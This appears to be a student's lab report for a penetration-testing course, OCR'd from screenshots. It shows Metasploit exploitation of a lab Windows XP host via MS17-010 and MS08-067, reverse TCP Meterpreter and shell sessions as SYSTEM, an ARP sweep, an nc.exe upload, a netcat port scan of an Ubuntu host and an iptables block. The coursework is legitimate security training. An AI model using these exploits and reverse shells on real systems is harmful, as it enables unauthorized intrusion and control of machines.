File Actions Edit View Help
the quieter you become, the more you are able to hear
To direct input to this VM, click inside or press Ctrl+G.
15°C
Clear
Search
10:24 Sanath
3/12/2024

c) Show ‘pwd’ & ‘sysinfo’ result screen from the meterpreter shell you opened (1 points)



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
23:06
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
15°C
Mostly clear
Search
10:06 Sanath
3/12/2024

```
LHOST ⇒ 192.168.2.128
msf6 exploit(windows/smb/ms17_010_psexec) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(windows/smb/ms17_010_psexec) > [*] 192.168.2.129:445 - Target OS: Windows 5.1
[*] 192.168.2.129:445 - Filling barrel with fish ... done
[*] 192.168.2.129:445 - ←——————————— | Entering Danger Zone | ———————————→
[*] 192.168.2.129:445 -         [*] Preparing dynamite ...
[*] 192.168.2.129:445 -                 [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.2.129:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.2.129:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.2.129:445 - ←——————————— | Leaving Danger Zone | ———————————→
[*] 192.168.2.129:445 - Reading from CONNECTION struct at: 0×822e4398
[*] 192.168.2.129:445 - Built a write-what-where primitive ...
[+] 192.168.2.129:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.2.129:445 - Selecting native target
[*] 192.168.2.129:445 - Uploading payload ... zZtDJdpy.exe
[*] 192.168.2.129:445 - Created \zZtDJdpy.exe ...
[+] 192.168.2.129:445 - Service started successfully ...
[*] 192.168.2.129:445 - Deleting \zZtDJdpy.exe ...
[*] Sending stage (175686 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:4444 → 192.168.2.129:1161) at 2024-03-12 23:05:46 -0400

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0  192.168.2.128:4444 → 192.168.2.129:1161 (192.168.2.129)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer        : SUNG-5AC841B7F0
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

3) (3 points) Do screenshot of Windows XP using the Meterpreter shell from task 2. Save the image file using your name (ex. danieltiger.jpg). Show the command and screenshot.


kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
18:56
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
05:56 Sanath
3/12/2024


```
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(windows/smb/ms17_010_psexec) > [*] 192.168.2.129:445 - Target OS: Windows 5.1
[*] 192.168.2.129:445 - Filling barrel with fish ... done
[*] 192.168.2.129:445 - ←——————————— | Entering Danger Zone | ———————————→
[*] 192.168.2.129:445 -         [*] Preparing dynamite ...
[*] 192.168.2.129:445 -                 [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.2.129:445 -         [+] Successfully Leaked Transaction!
[*] 192.168.2.129:445 -         [+] Successfully caught Fish-in-a-barrel
[*] 192.168.2.129:445 - ←——————————— | Leaving Danger Zone | ———————————→
[*] 192.168.2.129:445 - Reading from CONNECTION struct at: 0×82221a08
[*] 192.168.2.129:445 - Built a write-what-where primitive ...
[+] 192.168.2.129:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.2.129:445 - Selecting native target
[*] 192.168.2.129:445 - Uploading payload ... MwwnsuHv.exe
[*] 192.168.2.129:445 - Created \MwwnsuHv.exe ...
[+] 192.168.2.129:445 - Service started successfully ...
[*] 192.168.2.129:445 - Deleting \MwwnsuHv.exe ...
[*] Sending stage (175686 bytes) to 192.168.2.129
[*] Meterpreter session 3 opened (192.168.2.128:4444 → 192.168.2.129:1035) at 2024-03-12 18:13:20 -0400

msf6 exploit(windows/smb/ms17_010_psexec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  3         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0  192.168.2.128:4444 → 192.168.2.129:1035 (192.168.2.129)

msf6 exploit(windows/smb/ms17_010_psexec) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > sysinfo
Computer        : SUNG-5AC841B7F0
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshot -p /tmp/sanath.jpg
Screenshot saved to: /tmp/sanath.jpg
meterpreter > 
```



```
C:\Documents and Settings\monk>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.2.129
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.2

C:\Documents and Settings\monk>
```

4) (3 points) Conduct a ping sweep on your subnet from the Windows XP (you cannot login in Windows XP to perform the task). List all the hosts identified through the ping sweep (Ubuntu's IP address needs to be in this host list)


Here I have ran an arp scanner payload to do the ping sweep of all the hosts in respective subnet -192.168.2.0/24 and highlighted the ubuntu IP on subnet



```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(windows/smb/ms08_067_netapi) > [*] 192.168.2.129:445 - Automatically detecting the target ...
[*] 192.168.2.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.129:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.2.129
[*] Meterpreter session 4 opened (192.168.2.128:4444 → 192.168.2.129:3099) at 2024-03-13 03:00:29 -0400

msf6 exploit(windows/smb/ms08_067_netapi) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > background
[*] Backgrounding session 4 ...
msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0  192.168.2.128:4444 → 192.168.2.129:1092 (192.168.2.129)
  4         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0  192.168.2.128:4444 → 192.168.2.129:3099 (192.168.2.129)

msf6 exploit(windows/smb/ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > run arp_scanner RHOSTS=192.168.2.0/24

[!] Meterpreter scripts are deprecated. Try post/windows/gather/arp_scanner.
[!] Example: run post/windows/gather/arp_scanner OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: arp_scanner
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.2.0/24

[*] Running module against SUNG-5AC841B7F0
[*] ARP Scanning 192.168.2.0/24
[+]     IP: 192.168.2.1 MAC 00:50:56:c0:00:08 (VMware, Inc.)
[+]     IP: 192.168.2.2 MAC 00:50:56:ff:4f:af (VMware, Inc.)
[+]     IP: 192.168.2.128 MAC 00:0c:29:7f:4f:a5 (VMware, Inc.)
[+]     IP: 192.168.2.129 MAC 00:0c:29:dd:d6:f8 (VMware, Inc.)
[+]     IP: 192.168.2.195 MAC 00:0c:29:ec:f8:9c (VMware, Inc.)
[+]     IP: 192.168.2.254 MAC 00:50:56:f6:5c:4e (VMware, Inc.)
meterpreter > 
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
1 2 3 4
3:04
root@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, click inside or press Ctrl+G.
11°C
Clear
Search
02:04 Sanath
3/13/2024


5) (3 points) Without logging in Windows XP, create a folder ‘more’ under the C drive on Windows XP. Upload the nc.exe from Kali’s /usr/share/windows-binaries folder to the newly created C:\more folder. You need to show the nc.exe file exists in ‘more’ folder.
I have Used mkdir to create **"more”** folder in c drive of windowsXP machine and used ***“upload*”** command to upload nc.exe to more folder in windows. Please check the below commands and screenshot.



```
C:\WINDOWS\system32
meterpreter > cd ..
meterpreter > pwd
C:\WINDOWS
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir more
Creating directory: more
meterpreter > clear
[-] Unknown command: clear
meterpreter > cls
[-] Unknown command: cls
meterpreter > upload /usr/share/windows-binaries/nc.exe /more
[*] Uploading  : /usr/share/windows-binaries/nc.exe → /more\nc.exe
[*] Completed  : /usr/share/windows-binaries/nc.exe → /more\nc.exe
meterpreter > pwd
C:\
meterpreter > ls -ltr
Listing: C:\
============

Mode               Size    Type  Last modified              Name
----               ----    ----  -------------              ----
040777/rwxrwxrwx   0       dir   2024-03-12 14:45:53 -0400  more
040777/rwxrwxrwx   0       dir   2024-02-20 23:16:49 -0500  Documents and Settings
040777/rwxrwxrwx   0       dir   2024-02-20 23:13:07 -0500  WINDOWS
040555/r-xr-xr-x   0       dir   2024-01-08 01:51:46 -0500  Program Files
040777/rwxrwxrwx   0       dir   2024-01-08 01:26:16 -0500  System Volume Information
100777/rwxrwxrwx   0       fil   2024-01-08 01:23:28 -0500  AUTOEXEC.BAT
100666/rw-rw-rw-   0       fil   2024-01-08 01:23:28 -0500  CONFIG.SYS
100444/r--r--r--   0       fil   2024-01-08 01:23:28 -0500  IO.SYS
100444/r--r--r--   0       fil   2024-01-08 01:23:28 -0500  MSDOS.SYS
100666/rw-rw-rw-   211     fil   2024-01-08 01:19:56 -0500  boot.ini
100444/r--r--r--   250048  fil   2008-04-14 03:01:44 -0400  ntldr
100555/r-xr-xr-x   47564   fil   2008-04-14 01:13:04 -0400  NTDETECT.COM
000000/----------  0       fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cd more
meterpreter > ls -ltr
Listing: C:\more
================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  59392  fil   2024-03-12 14:45:53 -0400  nc.exe

meterpreter >
```

6) (3 points) Use the uploaded Netcat from task 5 to run a port scan on Ubuntu (You still cannot login in Windows XP to perform the task and need to open a new shell from Kali to do this). To save the time, limit the ports from 1 to 1000. Don’t kill this session until the end of this report ad report all the open ports.

In this I have used ***windows/smb/ms08_067_netapi*** exploit module and payload used is ***windows/shell_reverse_tcp*** to scan ports from 1-1000




```
PAYLOAD ⇒ windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.2.129
RHOSTS ⇒ 192.168.2.129
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(windows/smb/ms08_067_netapi) > [*] 192.168.2.129:445 - Automatically detecting the target ...
[*] 192.168.2.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.129:445 - Attempting to trigger the vulnerability ...
[*] Command shell session 6 opened (192.168.2.128:4444 → 192.168.2.129:3989) at 2024-03-13 03:40:40 -0400

msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                           Connection
  --  ----  ----                     -----------                                           ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC84187F0                 192.168.2.128:4444 → 192.168.2.129:1092 (192.168.2.129)
  6         shell x86/windows        Shell Banner: Microsoft Windows XP [Version 5.1.2600] ----- 192.168.2.128:4444 → 192.168.2.129:3989 (192.168.2.129)

msf6 exploit(windows/smb/ms08_067_netapi) > sessions -i 6
[*] Starting interaction with 6 ...


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----


C:\WINDOWS\system32>cd ../../more
cd ../../more

C:\more>nc.exe -zvn 192.168.2.195 1-1000
nc.exe -zvn 192.168.2.195 1-1000
(UNKNOWN) [192.168.2.195] 445 (?) open
(UNKNOWN) [192.168.2.195] 139 (?) open
(UNKNOWN) [192.168.2.195] 111 (?) open
(UNKNOWN) [192.168.2.195] 80 (?) open
(UNKNOWN) [192.168.2.195] 22 (?) open
(UNKNOWN) [192.168.2.195] 21 (?) open

C:\more>
```

Here we can see ports 445,139,111,80,22,21 are open on ubuntu machine. Here we have used the nc.exe on windowsXP machine.

7) (3 points) Login in Ubuntu directly and use iptables firewall to block any incoming traffic from Kali. Ping Ubuntu from Kali to verify that the traffic is blocked.


In this screenshot I have set a firewall rule to block ping from my kali machine



BookUbuntu - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-amd64
Windows 7
Metasploitable2-Linux
Windows XP Professional
Applications Places System
Tue Mar 12, 1:23 PM
Georgia Weidman
root@ubuntu: ~
File Edit View Terminal Tabs Help
root@ubuntu: ~
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
03:23 Sanath
3/12/2024

```
root@ubuntu:~# iptables -A INPUT -s 192.168.2.128 -j DROP
root@ubuntu:~#
```

Here we can find ping from kali machine is blocked to ubuntu.




kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
Windows 10 x64
kali-linux-2023.4-vmware-a...
Windows 7
Metasploitable2-Linux
Windows XP Professional
1 2 3 4
16:22
root@kali: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
18°C
Sunny
Search
03:22 Sanath
3/12/2024

